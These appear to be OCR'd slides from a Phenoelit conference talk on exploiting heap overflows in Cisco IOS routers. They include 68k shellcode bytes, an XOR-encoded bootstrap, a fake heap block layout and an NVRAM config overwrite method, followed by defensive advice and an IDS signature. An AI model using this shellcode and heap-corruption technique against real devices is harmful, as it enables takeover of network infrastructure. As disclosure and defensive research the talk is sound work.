- Dummy move operation to d1, data part of OP code is overwritten on free()
- ADDA trick used to circumvent 0x00 bytes in code

```
\x22\x7C\x0F\xF0\x10\xC2    move.l #0x0FF010C2,%a1
\xE2\xD1                    lsr    (%a1)
\x22\x7C\x0D\xFF\xFF\xFF    move.l #0x0DFFFFFF,%a1
\xD2\xFC\x02\xD1            adda.w #0x02D1,%a1
\x22\x3C\x01\x01\x01\x01    move.l #0x01010101,%d1
\x22\xBC\xCA\xFE\xBA\xBE    move.l #0xCAFEBABE,(%a1)
```

IOS Exploit: Step 17
The Cisco 1600 Exploit

- Overflow once to get predictable memory layout
- Overflow buffer with
  - Fake block and correct PREV ptr
  - Size of 0x7FFFFFFF
  - FREE NEXT points to code buffer
  - FREE PREV points to return address of process „Load Meter“ in stack
  - Code to unprotect memory and write into NVRAM

IOS Exploit: Step 18
More Information on IOS

- IOS seems to use cooperative multitasking (kind of)
- Interrupt driven execution of critical tasks
- NVRAM contains config plus header
  - 16bit checksum
  - Size of config in bytes
- NVRAM contains stack trace and other info from last crash
- Config is seen as on big C string, terminated by ‚end‘ and 0x00 bytes

IOS Exploit: Step 19 [1] The remote shell code

- Append new minimum config to the overflow
- Disable interrupts to prevent interferences
- Unprotect NVRAM
- Calculate values for NVRAM header
- Write new header and config into NVRAM
- Perform clean hard reset operation on 68360 to prevent stack trace on NVRAM


IOS Exploit: Step 19 [2] The remote shell code

- 0x00 byte limitation inconvenient
- Buffer size sufficient for more code and minimum config
- The classic solution:
  - Bootstrap code part contains no 0x00 bytes
  - Main shell code is XOR encoded 0xD5 (0x55 leads to colon character in config)
  - Bootstrap code decodes main code and continues execution there

IOS Exploit: Step 19 [3] The remote shell code

- Problem with chip level delays
  - NVRAM is on XICOR X68HC64
  - Chip requires address lines being unchanged during a write operation
  - Recommended procedure is polling the chips status register – but where is this?
- Solution:
  Write operation performed with delay loops afterwards

The IOS remote Exploit Phenoelit Ultima Ratio



- Code size including fake block: 282 bytes
- New config can be specified in command line
- Adjustments available from command line
- Full source code available

http://www.phenoelit.de/ultimaratio/

The IOS Exploit
Phenoelit Ultima Ratio

```
"\x22\x7c\x0f\xf0\x10\xc2" //
"\xe2\xd1"                 //
"\x47\xfa\x01\x1d"         //
"\x96\xfc\x01\x01"         //
"\xe2\xd3"                 //
"\x22\x3c\x01\x01\x01\x01" //

"\x45\xfa\x01\x17"         //
"\x94\xfc\x01\x01"         //
"\x32\x3c\x55\x55"         //
loop:
"\xb3\x5a"                 //
"\x0c\x92\xca\xfe\xf0\x0d" //
brac:
"\xcc\x01\xff\xf6"         //
xorc:
```

```
"\xFD\x01\x10\xDF" // RED
"\xAB\x12\x34\xCD" // MAGIC
"\xFF\xFF\xFF\xFF" // PID
"\x80\x81\x82\x83" // ?
"\x08\x0C\xBB\x76" // NAME
"\x80\x8a\x8b\x8c" // ?
"\x02\x0F\x2A\x04" // NEXT
"\x02\x0F\x16\x94" // PREV
"\x7F\xFF\xFF\xFF" // SIZE
"\x01\x01\x01\x01" // ref
"\xA0\xA0\xA0\xA0" //
"\xDE\xAD\xBE\xEF" // MAGIC2
"\x81\x82\x83\x84" // ?
"\x01\xFe\xFe\x01" // CCCrap
"\xFF\xFF\xFF\xFF" //
"\x02\x0F\x2A\x24" // Fnext
"\x02\x05\x7E\xCC" // Fprev
```

IOS Exploit Work to do

- Other exploits
  - Finding differences between the exploits
  - Smaller buffer size exploitation (external buffer)
- PREV ptr and Stack addresses
  - Mapping commonly used addresses
  - Stabilizing the PREV ptr address
- NVRAM and Config
  - Writing to FLASH instead of NVRAM
  - Anti-Forensics shell codes
  - Real time config modification code

IOS Exploit Review

- Cisco 1000
  - Local network and Remote exploit
  - Return address to code written directly in exception handler code
- Cisco 1600, Cisco 2600
  - Local network and remote exploit
  - Return address to code written to stack
- Cisco 2500
  - Local network via invalid NVRAM
  - Remote: no (because of 0x00 bytes)

IOS Exploit
So what?

- Most IOS heap overflows seem to be exploitable
  - Protocol based exploitation
  - Debug based exploitation
  - Network infrastructure still mostly unprotected
- NVRAM still contains former config after local network exploitation
  - Password decryption
  - Network structure and routing protocol authentication disclosed

How to protect

- Do not rely on one type of device for protection
- Consider all your networked equipment vulnerable to the fullest extent
- Employ all possible protection mechanisms a device provides
- Do not ignore equipment because it is small, simple, or has not been exploited in the past.
- Plan your device management as you plan root logins to UNIX systems

How to protect HP Specific

- Assign passwords
  - Admin password
  - SNMP *read and write* community
  - PJL protection (gives you time)
- Allow access to port 9100 on printer only from print servers
- Remove this.loader from the printer (edit /default/csconfig and restart)
- Consider putting your printers behind an IP filter device

How to protect Cisco specific

- Have no overflows in IOS
- Keep your IOS up to date
- Do not run unneeded services (TFTP)
- Tell your IDS about it. Signature: \xFD\x01\x10\xDF\xAB\x12\x34\xCD
- **`debug sanity`** might stop less experienced attackers
- The hard way: **`config-register 0x00`**
- Perform logging on a separate segment
- Protect your syslog host

Phenoelit

```
!
hostname DefConX
!
no service DMCA
!
thanks
 Bine, 3uclidian, kim0, Zet, DasIch
!
shouts
 Halvar, Johnny, Scusi, Jot, Andreas, pandzilla
!
ip http server
 http://www.phenoelit.de
 http://www.darklab.org
!
discussion-list
 darklab@darklab.org
!
end
```

Target selected
Prev Ptr: 0x020EF7A8